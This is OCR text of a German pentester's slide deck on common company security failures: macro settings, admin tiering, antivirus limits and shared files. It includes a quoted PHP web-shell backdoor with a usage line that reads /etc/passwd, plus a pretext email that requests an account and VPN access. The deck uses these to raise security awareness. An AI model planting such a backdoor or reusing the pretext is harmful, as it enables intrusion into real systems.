HanseSecure

Exploit Hunter

Und wie cyberst Du so?

vom 29.04.2021

Inhaltsverzeichnis

1. whoami
2. QuickFails
   der meisten Unternehmen bei Penetrationstests
3. Unglaublich aber wahr
   Geschichten aus dem CyberJungle
4. Warum ist „Cybern“ so schwer?

1. whoami

Wer


- 21 CYBERSECURITY TWITTER ACCOUNTS YOU SHOULD BE FOLLOWING

  (https://www.sentinelone.com/blog/21-cybersecurity-twitter-accounts-you-should-follow/)

“Florian is a redteamer, pentester and exploit hunter, as well prolific tweeter and blogger. @HanseSecure is one of the best sources for tweets and retweets of technical write-ups, links to scripts, plug-ins, exploit kits and other new tools, along with how-to’s and tips for anyone interested in redteaming and pentesting.”

- Modern red teaming: 21 resources for your security team

  (https://techbeacon.com/security/modern-red-teaming-21-resources-your-security-team)




“Hansemann is an ethical hacker and penetration tester. His tweets and blog focus on tools and techniques of interest to red team members. For example, he covers Tokenvator—a tool to elevate privilege with Windows tokens—and how to write a payload for process injection in Windows.”

Wer

- Über **25.000** Follower auf Twitter

  95% der Top 100 Security Experten folgen @CyberWarship

- *Speaker, z.B. „IT-Sicherheitsmanagement in Versicherungen“*



- KeyNote Speaker, z.B. auf der ISX2021
- Speaker at Best of The World in Security 2021

Wer

- Disclosure CVE-2020-13912
  (https://hansesecure.de/2020/06/vulnerability-in-monitoring-software/?lang=en)

- Microsoft SmartScreen Bypass
  (https://hansesecure.de/2019/05/smartscreen-bypass/)

- Disclosure CVE-2018-7272
  OpenAM Unauthorized Access
  (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7272)

- Disclosure CVE-2018-16231
  Remote DoS in Personal FTP-Server
  (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16231)

- Intel Vulnerability
  (https://hansesecure.de/2019/05/intel-unquoted-service-path/)


- Artikel: IT-Sicherheit professionell unter die Lupe nehmen
  (https://www.security-insider.de/it-sicherheit-professionell-unter-die-lupe-nehmen-a-852288/)

2. QuickFails

der meisten Unternehmen bei Penetrationstests


#1 Default Office-Macros Settings

#1 Default Office-Macros Settings



Quickfails

#1 Default Office-Macros Settings



#1 Default Office-Macros Settings


Signierung

Deaktivieren


**https://docs.microsoft.com/de-de/office/troubleshoot/excel/digital-signatures-code-signing*

#2 Domain Admins Everywhere

#2 Domain Admins Everywhere



#2 Domain Admins Everywhere



Tiering Modell

**https://docs.microsoft.com/de-de/security/compass/privileged-access-access-model*

#3 Firewall & Antivirus
(aka die trügerische Sicherheit ;-)

#3 Firewall & Antivirus (aka die trügerische Sicherheit ;-)

```
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
<?php
if(isset($_REQUEST['cmd''secret'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd''secret']);
        system($cmd);
        echo "</pre>";
        die;
}
?>
Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
<!--        http://michaeldaw.org    2006    -->
```

Detektionsrate 1/55

Quickfails

#3 Firewall & Antivirus
(aka die trügerische Sicherheit ;-)


Segmentierung

Hardening

Monitoring


Quickfails

#4 Liegt auf der Netzwerkfreigabe.




Quickfails

#4 Liegt auf der Netzwerkfreigabe.



Quickfails

#4 Liegt auf der Netzwerkfreigabe.




#4 Liegt auf der Netzwerkfreigabe.

Regelmäßige Kontrollen/ Audits

3. Unglaublich aber wahr

Geschichten aus dem CyberJungle

Dreistigkeit siegt



Betreff **Neuer Mitarbeiter** 13.01.2021, 08:

An support@[redacted]

Kopie (CC) Mich <schramm@[redacted]

Guten Tag,

wir werden in den kommenden Tagen personelle Unterstützung durch eines unserer Partner-Unternehmen erhalten. Herr Schramm von der HWL Gruppe wird uns temporär in einigen Bereichen zur Hand gehen, weshalb ich Sie bitte zeitnah einen Account für diesen Anzulegen. Die Zugriffe sollen, wie bei unseren normalen Mitarbeitern eingerichtet sein. Zudem benötigt dieser einen VPN-Fernzugriff.

Hinweis: Ich bin bis einschließlich nächsten Montag im Urlaub, daher klären Sie bitte alles weitere mit Herrn Schramm. Sie können Herrn Schramm-Hansemann auch direkt die Zugangsdaten zukommen lassen bzw. für Fragen kontaktieren.

